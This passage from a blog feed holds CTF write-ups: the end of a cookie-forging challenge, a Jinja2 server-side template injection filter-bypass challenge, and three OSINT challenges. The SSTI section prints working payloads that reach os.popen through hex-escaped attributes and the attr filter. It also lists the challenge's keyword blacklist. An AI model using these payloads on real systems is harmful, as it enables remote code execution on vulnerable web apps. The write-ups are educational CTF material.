<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/7ru57%20155u35/Cookie.png" alt="Cookie" /></p>

<p>I replaced my original session cookie with this newly forged one in the browser’s developer tools.</p>

<hr />
<p>🏆 Stage 5: Capturing the Flag</p>

<p>After updating the cookie, I navigated to the /flag endpoint. The server, now convinced that I was the administrator, granted me access to the hidden treasure.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/7ru57%20155u35/Flag.png" alt="Flag" /></p>

<p>The Flag: <code class="language-plaintext highlighter-rouge">N!ghtM4re{jw7_0r_fl45k_1_d0n7_c4r3!!}</code></p>

<hr />

<h2 id="-4-challenge-write-up-">🚩 4. Challenge Write-up: <img src="https://github.com/AbdelruhmanAskar/0/tree/master/Challenges/D0tless%20Pr1s0n" alt="D0tless Pr1s0n" /></h2>
<p>=========================================</p>

<h3 id="️-general-information-3">🛠️ General Information</h3>

<ul>
  <li>
    <p><strong>Challenge Name:</strong> D0tless Pr1s0n</p>
  </li>
  <li>
    <p><strong>Difficulty:</strong> Hard</p>
  </li>
  <li>
    <p><strong>Author:</strong> <a href="https://www.linkedin.com/in/abdelrahmanaskar10/">0xaskar</a></p>
  </li>
</ul>

<hr />

<h3 id="-the-description-3">📜 The Description</h3>

<blockquote>
  <p><em>“In a world of dots and lines, I am the one who holds the eraser. You don’t play against the code, you play against 0xaskar.”</em></p>
</blockquote>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/D0tless%20Pr1s0n/Challenge.png" alt="Challenge" /></p>

<p>The challenge greets us with a “Secure Card Generator System.” It asks for a <strong>Subject Name</strong> and a <strong>Designation</strong>. On the surface, it looks like a simple utility to generate identity cards.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/D0tless%20Pr1s0n/Ostor.png" alt="Ostor" /></p>

<hr />

<h3 id="-stage-1-the-secure-card-reconnaissance">🔍 Stage 1: The Secure Card (Reconnaissance)</h3>

<p>I started by entering some basic information:</p>

<ul>
  <li><strong>Subject Name:</strong> <code class="language-plaintext highlighter-rouge">0xaskar</code></li>
  <li><strong>Designation:</strong> <code class="language-plaintext highlighter-rouge">Stalker</code></li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/D0tless%20Pr1s0n/Card1.png" alt="Card1" /></p>

<p>The system generated a card as expected. Given that the input is being reflected on the card, the first thing that comes to mind in a web challenge is <strong>Server-Side Template Injection (SSTI)</strong>.</p>

<hr />

<h3 id="️-stage-2-probing-the-walls-filter-identification">🕵️ Stage 2: Probing the Walls (Filter Identification)</h3>

<p>To confirm SSTI and identify the template engine, I tried several payloads in the “Designation” field.
The payload <code class="language-plaintext highlighter-rouge">\{\{7*7\}\}</code> was evaluated and returned <code class="language-plaintext highlighter-rouge">49</code>, confirming that the application is using the <strong>Jinja2</strong> (Python) template engine.</p>

<hr />

<h3 id="-stage-3-the-restricted-zone-detection-escalation">🧱 Stage 3: The Restricted Zone (Detection Escalation)</h3>

<p>The application had a robust detection system. Whenever I used common SSTI keywords or characters, I received a strict alert:</p>

<blockquote>
  <p><strong>SYSTEM ALERT: 0xaskar says: 🛑 Nice try! (Detected: ‘_’, ‘mro’, ‘base’)</strong></p>
</blockquote>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/D0tless%20Pr1s0n/Detection.png" alt="Detection" /></p>

<p>After further testing, I compiled a list of forbidden elements:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">_</code> (Underscore)</li>
  <li><code class="language-plaintext highlighter-rouge">.</code> (Dot)</li>
  <li><code class="language-plaintext highlighter-rouge">[</code> and <code class="language-plaintext highlighter-rouge">]</code> (Brackets)</li>
  <li>Keywords: <code class="language-plaintext highlighter-rouge">mro</code>, <code class="language-plaintext highlighter-rouge">base</code>, <code class="language-plaintext highlighter-rouge">class</code>, <code class="language-plaintext highlighter-rouge">base</code>, <code class="language-plaintext highlighter-rouge">[</code>, <code class="language-plaintext highlighter-rouge">]</code>, etc.</li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/D0tless%20Pr1s0n/Keywords.png" alt="Keywords" /></p>

<hr />

<h3 id="-stage-4-shattering-the-dots-ssti-bypass-strategy">🔓 Stage 4: Shattering the Dots (SSTI Bypass Strategy)</h3>

<p>To bypass these filters, I needed a way to access object attributes without using the restricted characters.</p>

<ol>
  <li>
    <p><strong>Hex Encoding for Characters:</strong>
I replaced the <code class="language-plaintext highlighter-rouge">.</code> with its hex equivalent <code class="language-plaintext highlighter-rouge">\x2e</code> and the <code class="language-plaintext highlighter-rouge">_</code> with <code class="language-plaintext highlighter-rouge">\x5f</code>.
Example: <code class="language-plaintext highlighter-rouge">self\x2e\x5f\x5finit\x5f\x5f</code> instead of <code class="language-plaintext highlighter-rouge">self.__init__</code>.</p>
  </li>
  <li>
    <p><strong>Using the <code class="language-plaintext highlighter-rouge">attr</code> Filter:</strong>
Since dots <code class="language-plaintext highlighter-rouge">.</code> were blocked, I used Jinja2’s <code class="language-plaintext highlighter-rouge">attr</code> filter to access attributes. Instead of <code class="language-plaintext highlighter-rouge">obj.attribute</code>, I used <code class="language-plaintext highlighter-rouge">obj|attr('attribute')</code>.</p>
  </li>
  <li>
    <p><strong>Using <code class="language-plaintext highlighter-rouge">request</code> Object:</strong>
The <code class="language-plaintext highlighter-rouge">request</code> object is often available in Flask templates and can be used as a starting point to reach the <code class="language-plaintext highlighter-rouge">application</code> and its <code class="language-plaintext highlighter-rouge">globals</code>.</p>
  </li>
</ol>

<p>Combining these techniques, I could craft a payloads that avoided all detections:
<code class="language-plaintext highlighter-rouge">\{\{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')\}\}</code></p>

<p><code class="language-plaintext highlighter-rouge">\{\{lipsum|attr('\x5f\x5fglobals\x5f\x5f')|attr('get')('os')|attr('popen')('ls')|attr('read')()\}\}</code></p>

<p><code class="language-plaintext highlighter-rouge">\{\{self|attr('\x5fTemplateReference\x5f\x5fcontext')|attr('get')('cycler')|attr('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fglobals\x5f\x5f')|attr('get')('os')|attr('popen')('id')|attr('read')()\}\}</code></p>

<p><strong>Note:</strong> You must remove the backslash (<code class="language-plaintext highlighter-rouge">\</code>) from the payloads when using them; it was added here only to avoid rendering issues in the browser.</p>

<hr />

<h3 id="-stage-5-prison-break-executing-rce">💥 Stage 5: Prison Break (Executing RCE)</h3>

<p>Now that I could access <code class="language-plaintext highlighter-rouge">builtins</code>, I could import the <code class="language-plaintext highlighter-rouge">os</code> module to achieve <strong>Remote Code Execution (RCE)</strong>. I used <code class="language-plaintext highlighter-rouge">popen</code> to execute system commands.</p>

<p><strong>RCE Payload (to list files):</strong></p>
<pre><code class="language-jinja2">\{\{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('ls')|attr('read')()\}\}
</code></pre>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/D0tless%20Pr1s0n/Rce.png" alt="RCE" /></p>

<hr />

<h3 id="-stage-6-capturing-the-flag">🏆 Stage 6: Capturing the Flag</h3>

<p>The final step was to read the flag. I used <code class="language-plaintext highlighter-rouge">cat flag.txt</code>, but remembering to bypass the dot in the filename using <code class="language-plaintext highlighter-rouge">\x2e</code>.</p>

<p><strong>Final Payload:</strong></p>
<pre><code class="language-jinja2">
</code></pre>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/D0tless%20Pr1s0n/Flag.png" alt="Flag" /></p>

<p><strong>The Flag:</strong> <code class="language-plaintext highlighter-rouge">N!ghtM4re{0xAsk4r_Is_W4tching_U_SST1ing_My_Server_Bruh}</code></p>

<hr />

<h3 id="-lesson-learned">💡 Lesson Learned</h3>

<p>This challenge is a masterclass in <strong>SSTI filter bypass</strong>. It teaches us that blacklisting characters like dots and underscores is not a sufficient defense. By using alternative attribute access methods (like <code class="language-plaintext highlighter-rouge">attr</code>) and character encoding (hex), an attacker can still navigate the Python object hierarchy. The only true defense is to avoid passing user-controlled input directly into template evaluation or to use a highly restricted sandbox environment.</p>]]></content><author><name>0xaskar</name></author><category term="web" /><category term="CTF" /><category term="WEB" /><category term="Author" /><summary type="html"><![CDATA[🕸️ Web Writeups]]></summary></entry><entry><title type="html">N!ghtM4re CTF 2026: OSINT Challenges Writeups</title><link href="https://0/0/osint/osint-challenges-writeups/" rel="alternate" type="text/html" title="N!ghtM4re CTF 2026: OSINT Challenges Writeups" /><published>2026-02-10T00:00:00+02:00</published><updated>2026-02-10T00:00:00+02:00</updated><id>https://0/0/osint/osint-challenges-writeups</id><content type="html" xml:base="https://0/0/osint/osint-challenges-writeups/"><![CDATA[<h1 id="️️-osint-series-the-authors-writeups">🕵️‍♂️ OSINT Series: The Author’s Writeups</h1>

<p>Hello everyone!</p>

<p>This post is a special milestone in my journey. For the first time, I stepped away from the player’s seat and took on the role of an <strong>OSINT Challenge Author</strong> for <strong>N!ghtM4re CTF</strong>🥳🥳.</p>

<p>Designing these challenges was an incredible experience—moving from solving puzzles to crafting them requires a different perspective. I wanted to create scenarios that feel real, blending deep-web investigation with real-world criminal profiling. I’m thrilled with the feedback from the participants and seeing the creative ways they approached my challenges.</p>

<p>Below are the writeups for the 3 OSINT challenges I designed, ordered from <strong>Easy to Hard</strong>.</p>

<hr />

<h2 id="1-the-royal-neighbor-easy">1. The Royal Neighbor (Easy)</h2>

<h2 id="-the-challenge-description"><strong>📝 The Challenge Description</strong></h2>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/A%20Royal%20Neighbor/The%20Royal%20Neighbor.png" alt="Challenge Photo" /></p>

<blockquote>
  <p>“I was wandering around this academic building when I decided to take a break. Just a few steps away, I entered a nearby garden and stumbled upon a fountain featuring a dragon’s head. It looked quite familiar, almost like it was designed by a legendary architect who shaped the whole city.</p>

  <p>I took a photo of the faculty building before I left. Can you find the name of that hidden dragon fountain?”</p>

  <p><strong>Flag Format:</strong> <code class="language-plaintext highlighter-rouge">N!ghtM4re{Name_of_the_fountain}</code></p>

  <p><strong>Note on Flag Sensitivity:</strong> Accuracy is key! The name of the fountain must be written with the correct Catalan accents and specific casing. Note the difference between a standard <strong>“e”</strong> and the accented <strong>“é”</strong>.</p>

  <p><strong>How to format the name:</strong> To help you format the name correctly, here are two examples using different names to show how special characters, casing, and accents work:</p>

  <ul>
    <li><strong>Example 1 (Apostrophe &amp; Casing):</strong> If the answer was <em>Joan d’Alacant</em>, the flag would be: <code class="language-plaintext highlighter-rouge">N!ghtM4re{Joan_d'Alacant}</code> (Note the small <code class="language-plaintext highlighter-rouge">d</code> and capital <code class="language-plaintext highlighter-rouge">A</code>).</li>
    <li><strong>Example 2 (Accents):</strong> If the answer was <em>Castell de Mercè</em>, the flag would be: <code class="language-plaintext highlighter-rouge">N!ghtM4re{Castell_de_Mercè}</code> (Note the <code class="language-plaintext highlighter-rouge">è</code> instead of <code class="language-plaintext highlighter-rouge">e</code>).</li>
  </ul>
</blockquote>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/A%20Royal%20Neighbor/Place.png" alt="Challenge Photo" /></p>

<hr />

<h3 id="-phase-1-visual-identification">🔍 Phase 1: Visual Identification</h3>

<p>The investigation began with the challenge photo of a modern, academic-looking building.</p>

<p><strong>Analysis:</strong> I performed a <strong>Reverse Image Search</strong> (using Google Lens/Yandex) on the faculty building photo.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/A%20Royal%20Neighbor/Facility.png" alt="Facility" /></p>

<p><strong>The Breakthrough:</strong> The search results immediately identified the building as the <strong>Facultat de Dret (Faculty of Law)</strong> at the <strong>University of Barcelona (UB)</strong> in Barcelona, Spain. The unique architectural lines and the specific mural on the building are iconic to this campus located on <em>Avinguda Diagonal</em>.</p>

<hr />

<h3 id="-phase-2-locating-the-royal-break-spot">🌳 Phase 2: Locating the “Royal” Break Spot</h3>

<p>The challenge description provided a narrative clue:</p>

<blockquote>
  <p><em>“Just a few steps away, I entered a nearby garden and stumbled upon a fountain featuring a dragon’s head.”</em></p>
</blockquote>

<p><strong>Mapping the Area:</strong> By checking satellite imagery and maps around the <strong>Facultat de Dret</strong>, I noticed a large green space directly adjacent to the university grounds: <strong>Jardins de Pedralbes</strong> (the gardens of the Royal Palace of Pedralbes).</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/A%20Royal%20Neighbor/Fountain.png" alt="Fountain" /></p>

<hr />

<h3 id="-phase-3-the-legendary-architects-work">🐉 Phase 3: The Legendary Architect’s Work</h3>

<p>The description mentioned a fountain with a <strong>dragon’s head</strong> designed by a <strong>legendary architect</strong> who “shaped the whole city.”</p>

<p><strong>Investigation:</strong></p>

<ol>
  <li>Barcelona’s most legendary architect is undoubtedly <strong>Antoni Gaudí</strong>.</li>
  <li>I searched for “dragon fountain”</li>
  <li>I discovered the <strong>Font d’Hèrcules</strong> (Hercules Fountain).</li>
</ol>

<p><strong>Historical Context:</strong> This fountain features a wrought-iron dragon’s head as a spout. Interestingly, it was overlooked for years and “hidden” by overgrown vegetation until it was restored and rediscovered in the 1980s, matching the challenge’s lore perfectly.</p>

<hr />

<p><strong>Final Flag:</strong><code class="language-plaintext highlighter-rouge">N!ghtM4re{Font_d'Hércules}</code></p>

<p>==============================================</p>

<h2 id="2-a-weird-challenge-medium">2. A Weird Challenge (Medium)</h2>

<h2 id="-the-challenge-description-1">📝 The Challenge Description</h2>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/A%20Weird%20Combo%20WriteUp/A%20Weird%20Combo.png" alt="Challenge Photo" /></p>

<blockquote>
  <p>“I took this photo right before hopping on the metro. I was starving, so I only rode for one station and got off. The station I arrived at made me feel like I was protected from the rain, even though the sun was shining!</p>

  <p>Just a few steps away from the exit, I found a restaurant with a very weird menu. Who would have thought you could order Liver and Brains along with a Crepe from the same place?! The name is a bit of a mouthful, but the spot is iconic.</p>

  <p>I saved their phone number from the Google Maps. Can you find it?”</p>
</blockquote>

<p><strong>The Original Challenge Photo:</strong>
<img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/A%20Weird%20Combo%20WriteUp/Original%20Challenge%20Photo.jpg" alt="Original Challenge Photo" /></p>

<p><strong>Flag Format:</strong> <code class="language-plaintext highlighter-rouge">N!ghtM4re{Restaurant Phone Number}</code></p>

<hr />

<h2 id="-step-1-where-did-we-start">🔍 Step 1: Where did we start?</h2>

<p>First, I had a photo of a metro station. I used <strong>Google Reverse Image Search</strong> and added the keyword “Metro” to help the search engine.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/A%20Weird%20Combo%20WriteUp/reverse-image.png" alt="Reverse Search Result" /></p>

<p>The search confirmed that the starting point is <strong>Kolleyet El-Zeraa Station</strong> (Faculty of Agriculture).</p>

<hr />

<h2 id="-step-2-one-station-away-but-where">🚇 Step 2: One station away… but where?</h2>

<p>The description says: <em>“I only rode for one station and got off.”</em></p>

<p>I checked the official <a href="https://www.cairometro.gov.eg/ar/stations/20?information=1">Cairo Metro website</a> to see the map. From Kolleyet El-Zeraa, riding for one station leads to only two possibilities:</p>
<ol>
  <li><strong>Shobra El-Kheima Station</strong></li>
  <li><strong>Mazallat Station</strong></li>
</ol>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/A%20Weird%20Combo%20WriteUp/paths.png" alt="Metro Map" /></p>

<hr />

<h2 id="-step-3-solving-the-riddle">💡 Step 3: Solving the Riddle</h2>

<p>Now, let’s look at the hint: <em>“The station I arrived at made me feel like I was protected from the rain, even though the sun was shining!”</em></p>

<p>What protects you from the rain? <strong>Umbrellas!</strong> ⛱️
In Arabic, “Umbrellas” means <strong>“Mazallat” (مظلات)</strong>.</p>

<p>Bingo! The destination is <strong>Mazallat Metro Station</strong>.</p>

<hr />

<h2 id="-step-4-finding-the-weird-combo">🍔 Step 4: Finding the “Weird Combo”</h2>

<p>The description mentioned a restaurant right outside the exit with a very strange menu: <strong>Liver, Brains, and Crepes!</strong> (Yes, a very weird combo indeed 😂).</p>

<p>I went to <strong>Google Maps</strong>, searched near Mazallat Station, and looked for restaurants.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/A%20Weird%20Combo%20WriteUp/google-map.png" alt="Google Maps Search" /></p>

<p>I found it: <strong>“Kebda w Mokh w Crepe El-Iman Asran” (كبدة ومخ وكريب الايمان عصران)</strong>. The name is definitely a “mouthful”!</p>

<p>I checked the <strong>“About”</strong> section on Google Maps to find the phone number.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/A%20Weird%20Combo%20WriteUp/resturant.png" alt="Restaurant Phone Number" /></p>

<hr />

<h2 id="-the-flag">🏁 The Flag</h2>

<p>The phone number listed is <code class="language-plaintext highlighter-rouge">01111132001</code>.</p>

<p><strong>Final Flag:</strong> <code class="language-plaintext highlighter-rouge">N!ghtM4re{01111132001}</code></p>

<p>==============================================</p>

<h2 id="3-operation-ghost-in-the-cage-hard">3. Operation: Ghost in the Cage (Hard)</h2>

<h2 id="-the-challenge-description-2">💀 The Challenge Description</h2>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Opeartion%20Ghost%20in%20the%20Cage/Opeartion%20Ghost%20in%20the%20Cage.png" alt="Challenge Photo" /></p>

<blockquote>
  <p>“A high-ranking individual on the <strong>FBI’s Cyber Most Wanted</strong> list is known for operating one of the most sophisticated <strong>Carding Shops</strong> in the underground scene.
This Russian national specialized in the large-scale theft and sale of financial access devices and stolen identities.
He didn’t just sell credentials; he managed a massive digital warehouse that bridged the gap between raw data and illegal profit. His operation was a primary source for cyber-criminals worldwide, providing the keys to thousands of private accounts and financial platforms.”</p>
</blockquote>

<p><strong>Criminal Profile:</strong></p>

<ul>
  <li>
    <p><strong>Nationality:</strong> Russian</p>
  </li>
  <li>
    <p><strong>Specialization:</strong> Managing a “Carding” enterprise and identity fraud.</p>
  </li>
  <li>
    <p><strong>Status:</strong> Fugitive. Known for hiding his true identity behind multiple layers of digital noise.</p>
  </li>
</ul>

<p><strong>Mission Objectives:</strong></p>

<ol>
  <li>
    <p><strong>Identify the Alias.</strong></p>
  </li>
  <li>
    <p><strong>Locate the Evidence:</strong> Track down his development history.</p>
  </li>
  <li>
    <p><strong>The Extraction:</strong> Find the final flag hidden inside a backup project.</p>
  </li>
</ol>

<hr />

<h3 id="-phase-1-criminal-profiling--reconnaissance">🔍 Phase 1: Criminal Profiling &amp; Reconnaissance</h3>

<p>The investigation began by analyzing the key indicators provided in the description: <strong>“FBI’s Cyber Most Wanted list”</strong>, <strong>“Carding Shops”</strong>, and <strong>“Russian National”</strong>.</p>

<p>Using a targeted Google Dork, I filtered through the noise to find specific FBI indictments matching this profile:</p>

<p><strong>Search Query:</strong> <code class="language-plaintext highlighter-rouge">intext:"FBI's Cyber Most Wanted list" "Carding Shops" "Russian"</code></p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/Opeartion%20Ghost%20in%20the%20Cage/Query.png" alt="Search Query" /></p>

<p><strong>The Breakthrough:</strong> The results pointed to <strong>Igor Dekhtyarchuk</strong>. Reports from the Department of Justice (DoJ) identified him as the administrator of <strong>“Marketplace A”</strong>, a sophisticated underground carding shop.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/Opeartion%20Ghost%20in%20the%20Cage/Guy.png" alt="Igor Dekhtyarchuk" /></p>

<blockquote>
  <p><strong>Investigator’s Note:</strong> Deep inside the indictment text was the golden lead: <em>“FBI investigators were able to track Dekhtyarchuk’s presence in the hacking community back to November 2013 when he joined hacker forums under the alias <strong>‘floraby’</strong>.”</em></p>
</blockquote>

<p><strong>Target Alias Identified:</strong> <code class="language-plaintext highlighter-rouge">floraby</code>.</p>

<hr />

<h3 id="️-phase-2-digital-footprint-analysis-osint">🕵️ Phase 2: Digital Footprint Analysis (OSINT)</h3>

<p>With the alias <code class="language-plaintext highlighter-rouge">floraby</code>, it was time to map his digital footprint. I used <strong>Sherlock</strong> to scan for the username across social and technical platforms.</p>

<p><strong>Command:</strong> <code class="language-plaintext highlighter-rouge">sherlock floraby</code></p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/Opeartion%20Ghost%20in%20the%20Cage/All-Accounts.png" alt="Sherlock Command" /></p>

<p><strong>The Results:</strong> The scan yielded several hits, but the most relevant for a developer/criminal profile were:</p>

<ul>
  <li>
    <p><strong>GitHub:</strong> <code class="language-plaintext highlighter-rouge">https://www.github.com/floraby</code></p>
  </li>
  <li>
    <p><strong>Telegram:</strong> <code class="language-plaintext highlighter-rouge">https://t.me/floraby</code></p>
  </li>
  <li>
    <p><strong>Archive.org:</strong> <code class="language-plaintext highlighter-rouge">https://archive.org/details/@floraby</code></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/Opeartion%20Ghost%20in%20the%20Cage/Archive.png" alt="Archive" /></p>

<p><strong>Analyzing the GitHub Profile:</strong> Navigating to his GitHub confirmed our target. The bio read:</p>

<blockquote>
  <table>
    <tbody>
      <tr>
        <td>_“Student at Ural State</td>
        <td>Python &amp; Java Enthusiast</td>
        <td>Interested in Web Auth.”_ <em>Location: Kamensk-Uralsky, Russia</em></td>
      </tr>
    </tbody>
  </table>
</blockquote>

<p>This location and education history perfectly matched the FBI’s wanted poster for Dekhtyarchuk.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/Opeartion%20Ghost%20in%20the%20Cage/Github-Profile.png" alt="Github Profile" /></p>

<hr />

<h3 id="-phase-3-source-code-audit">💻 Phase 3: Source Code Audit</h3>

<p>Criminals often reuse code or leave “backdoors” for themselves. I audited his repositories and found <strong><code class="language-plaintext highlighter-rouge">Auth-Project-v1.0</code></strong>.</p>

<p>Inside <code class="language-plaintext highlighter-rouge">auth_provider.py</code>, I discovered a suspicious hardcoded variable:</p>

<p>Python</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># Fallback gateway for encrypted communications
# Use hex decoder to reveal the secure endpoint
INTERNAL_GATEWAY = "68747470733a2f2f742e6d652f666c6f726162795f63616765" 
</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/Opeartion%20Ghost%20in%20the%20Cage/Python-Code.png" alt="Python Code" /></p>

<p><strong>Decoding the Payload:</strong> I took the hex string to <strong>CyberChef</strong>. Using the <strong>“From Hex”</strong> operation, it revealed a hidden Telegram link: <code class="language-plaintext highlighter-rouge">https://t.me/floraby_cage</code></p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/Opeartion%20Ghost%20in%20the%20Cage/CyberChef.png" alt="CyberChef" /></p>

<hr />

<h3 id="-phase-4-infiltration--the-seizure">📱 Phase 4: Infiltration &amp; The Seizure</h3>

<p>The link led to a private Telegram channel named <strong>floraby_cage</strong>. The channel was used to post marketplace inventory (Cookies, SSNs, and bank logs).</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/Opeartion%20Ghost%20in%20the%20Cage/Channel.png" alt="Telegram Channel" /></p>

<p>However, the author of the challenge, <strong>0xaskar</strong>, had already compromised the channel, leaving a “Seizure Notice” post:</p>

<blockquote>
  <p><strong>🚫 SEIZED BY 0xaskar</strong> <em>“To the ‘Ghost’ running this channel: Your OpSec was good, but your history was better. I left a little souvenir in your backup file.”</em></p>
</blockquote>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/Opeartion%20Ghost%20in%20the%20Cage/Seized-by-0xaskar.png" alt="0xaskar Message" /></p>

<p><strong>The Backup File:</strong> The post contained a file: <code class="language-plaintext highlighter-rouge">Marketplace_A_Full_Backup.zip</code>. Upon trying to open it, I was prompted for a password.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/Opeartion%20Ghost%20in%20the%20Cage/Extract-Files.png" alt="Unzip Folder" /></p>

<p><strong>The Password Hint:</strong></p>

<blockquote>
  <p><em>🔒 Archive Password: The name of the place where I learned to code. (My Alma Mater in Kamensk). Format: NameState (Case Sensitive)</em></p>
</blockquote>

<p>Referring back to the GitHub Bio from Phase 2, the university was <strong>Ural State</strong>.</p>

<p><strong>Password:</strong> <code class="language-plaintext highlighter-rouge">UralState</code></p>

<hr />

<h3 id="️-phase-5-forensics--extraction">🖼️ Phase 5: Forensics &amp; Extraction</h3>

<p>Inside the archive, I found two files:</p>

<ol>
  <li>
    <p><code class="language-plaintext highlighter-rouge">READ_BEFORE_PANIC.txt</code></p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">0xaskar_was_here_you_are_late.jpg</code> (A photo of the suspect).</p>
  </li>
</ol>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/Opeartion%20Ghost%20in%20the%20Cage/0xaskar_was_here_you_are_late.jpg" alt="Suspect Photo" /></p>

<p><strong>The Final Clue:</strong> The text file contained a taunt:</p>

<blockquote>
  <p><em>“Finding the cage doesn’t mean you own the ghost. The question is: are you just looking at the ‘Image’, or are you smart enough to see the ‘Data’?”</em></p>
</blockquote>

<p>This directed me toward <strong>Metadata analysis</strong>. I used <code class="language-plaintext highlighter-rouge">exiftool</code> to inspect the image’s hidden headers.</p>

<p><strong>Command:</strong> <code class="language-plaintext highlighter-rouge">exiftool 0xaskar_was_here_you_are_late.jpg</code></p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0xaskar.github.io/refs/heads/master/assets/images/Opeartion%20Ghost%20in%20the%20Cage/Exiftool.png" alt="Exiftool Result" /></p>

<p><strong>The Result:</strong> Inside the metadata tags, the flag was hidden within the <strong>Artist</strong> field:</p>

<ul>
  <li>
    <p><strong>Artist:</strong> <code class="language-plaintext highlighter-rouge">N!ghtM4re{0xaskar_hunted_the_floraby_shadow}</code></p>
  </li>
  <li>
    <p><strong>Comment:</strong> <code class="language-plaintext highlighter-rouge">0xaskar was here, floraby was there, and you... you are just reading the metadata &lt;3</code></p>
  </li>
</ul>

<hr />

<h3 id="-final-flag">🚩 Final Flag</h3>

<p><strong><code class="language-plaintext highlighter-rouge">N!ghtM4re{0xaskar_hunted_the_floraby_shadow}</code></strong></p>]]></content><author><name>0xaskar</name></author><category term="osint" /><category term="CTF" /><category term="OSINT" /><category term="Investigation" /><category term="CyberCrime" /><category term="Author" /><summary type="html"><![CDATA[🕵️‍♂️ OSINT Series: The Author’s Writeups]]></summary></entry></feed>